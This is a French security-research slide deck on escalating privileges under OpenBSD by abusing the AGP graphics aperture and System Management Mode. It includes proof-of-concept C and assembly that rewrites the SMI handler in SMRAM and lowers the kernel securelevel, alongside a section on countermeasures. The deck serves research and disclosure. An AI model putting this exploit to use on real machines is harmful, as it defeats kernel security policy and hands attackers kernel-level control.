
# Plan

- Introduction
- Modèles et architectures
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- **Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles**
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion

# L'ouverture graphique AGP: présentation



# Détournement du mécanisme



# Mise en œuvre sous OpenBSD

- Ce détournement nécessite:
  - L'accès en PIO sur ATTBASE, APSIZE, AGPM et APBASE.
  - L'accès en lecture à la mémoire physique (/dev/mem).
- machdep.allowaperture doit être non nulle.
- Permet, à partir de privilèges (limités), d'obtenir les privilèges noyau sur le système.
- Application: descendre le securelevel (2 => -1).
  - Contraire à la politique de sécurité.

# Plan


- Introduction
- Modèles et architectures
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- **Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles**
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion



# Mode System Management

- Mode de « Maintenance »:
  - Gestion d'alimentation efficace.
  - Lancement de code constructeur.

Depuis n'importe quel mode:




SMI: System Management Interrupt

# Mode System Management


- Passage en mode System Management:
  - Accès uniquement par une interruption physique (SMI).
  - Sauvegarde quasi-totale du contexte processeur.
- En mode System Management:
  - Exécution de code 16 bits.
  - Accès à toute la mémoire et aux E/S par MMIO: 4 Go adressables sans segmentation ni pagination.
  - Accès à tous les ports d'entrées/sorties PIO: pas de gestion des privilèges d'E/S.
- Sortie du mode System Management:
  - Restauration du contexte par l'instruction RSM.
- « Interlude » transparent du point de vue du système d'exploitation.

# La SMRAM




# Contrôle d'accès (SMRAM)

*Mode  
protégé  
Mode SMM*



# Registre de contrôle de la SMRAM



Registre de contrôle de la SMRAM:  
registre 8 bits

# Détournement du mécanisme

- Rendre la SMRAM accessible depuis le mode protégé ( $D\_OPEN = 1$ ).
- Écrire une routine de traitement de la SMI bien choisie en SMRAM (écriture directe aux adresses correspondant à la SMRAM, donc à la mémoire vidéo).
- Supprimer les accès à la SMRAM ( $D\_OPEN = 0$ ).
- Si nécessaire, autoriser les SMI ( $SMI\_EN$ ).
- Déclencher une SMI.
- Nécessite un accès en écriture aux ports PIO (au moins  $0xCFC$  et  $0xCF8$ ) et à la mémoire vidéo.
- Suppose que  $D\_LCK = 0$ .

# Adaptation à OpenBSD

- Ce détournement nécessite:
  - L'accès à certains ports PIO (appel `i386_iopl`).
  - L'accès en écriture à la zone des adresses basses de la mémoire vidéo (`/dev/xf86`).
- `machdep.allowaperture` doit être non nulle.
- Permet, à partir de certains privilèges (ceux requis par le serveur X), d'obtenir les privilèges noyau sur le système.
- Application: descendre le `securelevel` (2 => -1).
  - Contraire à la politique de sécurité.

# Définition de la routine de traitement

```
#define SECLVL_PHYS_ADDR "0x00598944"  
    /* obtenu par "nm /bsd | grep securelevel" - 0xd0000000 */  
  
/* Redéfinition de la routine de traitement de la SMI */  
extern char handler[], endhandler[];  
  
asm (  
    ".data\n"  
    ".code16\n"  
    ".globl handler, endhandler\n"  
    "\n"  
    "handler:\n"  
    "    addr32 mov $test, %eax\n"          /* Modifie la valeur sauvegardée */  
    "    mov %eax, %cs:0xffff\n"        /* pour EIP. EIP contiendra */  
    "    mov $0x0, %ax\n"              /* l'adresse de la fonction test() */  
    "    mov %ax, %ds\n"              /* DS = 0 */  
    "    mov $0xffffffff, %eax\n"  
    "    addr32 mov %eax, SECLVL_PHYS_ADDR "\n" /* securelevel = -1 */  
    "    rsm\n"                       /* retour en mode protégé */  
    "endhandler:\n"  
    "\n"  
    ".text\n"  
    ".code32\n"  
);
```



# Remplacement de la routine

```
    int fd;
    unsigned char *vidmem;

/* On fixe IOPL à 3 afin d'obtenir un accès sur tous les ports PIO */
    i386_iopl(3);

/* On rend la SMRAM accessible depuis le mode protégé */
/* Possibilité d'interférence avec le serveur X */
    outl(0xcf8, 0x8000009c);
    outl(0xcfc, 0x00384a00);

/* On projette la routine de traitement de la SMI */
/* (0xa8000-0xa8fff) dans notre espace virtuel */
    fd = open("/dev/xf86", O_RDWR);
    vidmem = mmap(NULL, 4096, PROT_READ | PROT_WRITE, MAP_SHARED,
                  fd, 0xa8000);

    close(fd);

/* On remplace la routine de traitement de la SMI par "handler" */
    memcpy(vidmem, handler, endhandler-handler);

/* On supprime la projection */
    munmap(vidmem, 4096);

/* On rend de nouveau la SMRAM inaccessible depuis le mode protégé */
    outl(0xcf8, 0x8000009c);
    outl(0xcfc, 0x00380a00);
```

# Déclenchement de la SMI

```
/* On déclenche une SMI -- Ceci doit exécuter notre nouvelle routine */  
/* de traitement de la SMI */  
    out1(0xb2, 0x0000000f);  
  
/* La suite ne devrait jamais être exécutée... La routine de */  
/* traitement de la SMI, "handler", retourne vers test() */  
    exit(EXIT_FAILURE);
```

# Observations

```
/*  
 * Cette fonction n'est jamais appelée explicitement. Elle n'est  
 * exécutée que lors d'un retour effectif vers le mode protégé  
 * depuis le mode SMM.  
 */  
  
void test(void)  
{  
    printf("Changed secure level to INSECURE\n");  
    exit(EXIT_SUCCESS);  
}
```

- L'affichage du message relatif au changement de securelevel assure que l'on est bien passé par le mode SMM.
- Il ne reste plus qu'à vérifier que le securelevel a effectivement été descendu.

# Plan

- Introduction
- Modèles et architectures
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles
  - Ouverture graphique
  - Mode System Management du processeur
- **Interprétation et contremesures**
- Conclusion

# Interprétation et contremesures

- Il s'agit d'un problème de fond.
- Illustration par deux exemples seulement, mais d'autres pourront suivre (exploitation d'autres fonctionnalités, contournement d'autres mécanismes de sécurité sur d'autres systèmes).
- Solution à rechercher (au problème de fond):
  - Prise en compte au niveau du matériel.
  - Prise en compte au niveau du logiciel.
    - Modifications significatives.
    - Impacte le serveur X et d'autres applications.
- Solution provisoire pour OpenBSD:
  - Mettre machdep.allowaperture à 0 (interdit le mode graphique).

# Plan

- Introduction
- Modèles et architectures
  - Modèles de sécurité
  - Éléments d'architecture matérielle
- Contournement des mécanismes de sécurité par exploitation des fonctionnalités matérielles
  - Ouverture graphique
  - Mode System Management du processeur
- Interprétation et contremesures
- Conclusion

# Conclusion

- Nous avons présenté des exemples concrets d'escalade de privilèges sous OpenBSD.
- Ces exemples sont adaptables à d'autres systèmes limitant les privilèges d'administration (ex: \*BSD, Linux « durci »).
- Aucune erreur d'implémentation n'est exploitée.
- D'où provient le problème:
  - Architecture matérielle?
  - Modèles de sécurité des systèmes d'exploitation?
  - Modèles d'applications peu adaptés? Applications conçues sur la base de privilèges excessifs?
- Pas de solution satisfaisante sans modifications structurelles, donc conséquentes.

Merci de votre attention

Des questions?

N'hésitez pas à nous contacter:  
[loic.duflot@sgdn.pm.gouv.fr](mailto:loic.duflot@sgdn.pm.gouv.fr)  
[olivier.grumelard@sgdn.pm.gouv.fr](mailto:olivier.grumelard@sgdn.pm.gouv.fr)